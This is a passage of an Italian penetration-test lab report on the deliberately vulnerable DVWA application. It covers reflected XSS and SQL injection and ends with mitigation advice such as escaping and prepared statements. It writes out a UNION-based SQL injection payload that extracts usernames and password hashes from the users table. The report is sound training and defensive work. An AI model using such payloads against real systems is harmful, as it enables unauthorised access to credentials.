


L'applicazione ha restituito l'elenco di tutte le tabelle accessibili nel database. Nell'output è stato possibile individuare tabelle di interesse come users e guestbook. Questa fase è cruciale in un penetration test "Black Box" per identificare dove risiedono le credenziali prima di tentare l'estrazione dei dati.

Step 3 Estrazione delle Credenziali : Una volta identificata la presenza della tabella `users` (nello step precedente), l'ultimo passaggio dell'attacco consiste nell'estrarre il contenuto delle colonne sensibili: **`user`** e **`password`**.

Per farlo, utilizziamo nuovamente la tecnica **UNION**, chiedendo al database di mostrare il contenuto di quelle specifiche colonne al posto dei campi "First name" e "Surname"

Comando lanciato:**' UNION SELECT user, password FROM users -- -**



L'applicazione ha restituito l'elenco completo degli utenti.

- Nel campo **First name** viene visualizzato lo *Username* (es. admin, gordonb...).
- Nel campo **Surname** viene visualizzato l'Hash della *Password*.

4. Conclusioni

4.1 Riepilogo

L'obiettivo dell'attività, volto a sfruttare le vulnerabilità **XSS (Cross-Site Scripting)** e **SQL Injection** sulla piattaforma DVWA, è stato pienamente raggiunto.

I test condotti hanno dimostrato che, con il livello di sicurezza impostato su "*Low*", l'applicazione non applica filtri adeguati agli input dell'utente. Questo ha permesso di:

1. Eseguire codice JavaScript arbitrario nel browser tramite **XSS Reflected**, confermando la possibilità di attacchi mirati agli utenti (es. furto di sessione tramite l'ottenimento dei cokies).
2. Manipolare le interrogazioni al database tramite **SQL Injection**, ottenendo l'accesso non autorizzato all'intera lista degli utenti registrati e compromettendo la riservatezza dei dati.

4.2 Raccomandazioni

Per mitigare le criticità rilevate e mettere in sicurezza l'applicazione, si consigliano i seguenti interventi correttivi, basati sulle best practice di sicurezza:

- **Per prevenire XSS:**
  - **Sanitizzazione degli Input:** È necessario verificare e pulire tutti i dati in ingresso per neutralizzare caratteri speciali (come < e >) che possono essere usati per iniettare script.
  - **Escaping dell'Output:** Prima di visualizzare i dati nel browser, occorre effettuare l'escaping (ad esempio convertendo i caratteri speciali in entità HTML sicure), impedendo così che vengano interpretati come codice eseguibile.
- **Per prevenire SQL Injection:**
  - **Validazione Rigorosa:** L'applicazione non deve mai fidarsi dell'input utente. Tutti gli input devono essere validati (es. assicurarsi che un ID sia solo numerico) e sanitizzati prima di essere elaborati.
  - **Escaping dei Caratteri:** È fondamentale implementare meccanismi che effettuino l'escaping dei caratteri speciali all'interno delle query SQL, o utilizzare interfacce database che gestiscano separatamente i dati dai comandi (Prepared Statements), rendendo inefficaci i tentativi di manipolazione della query.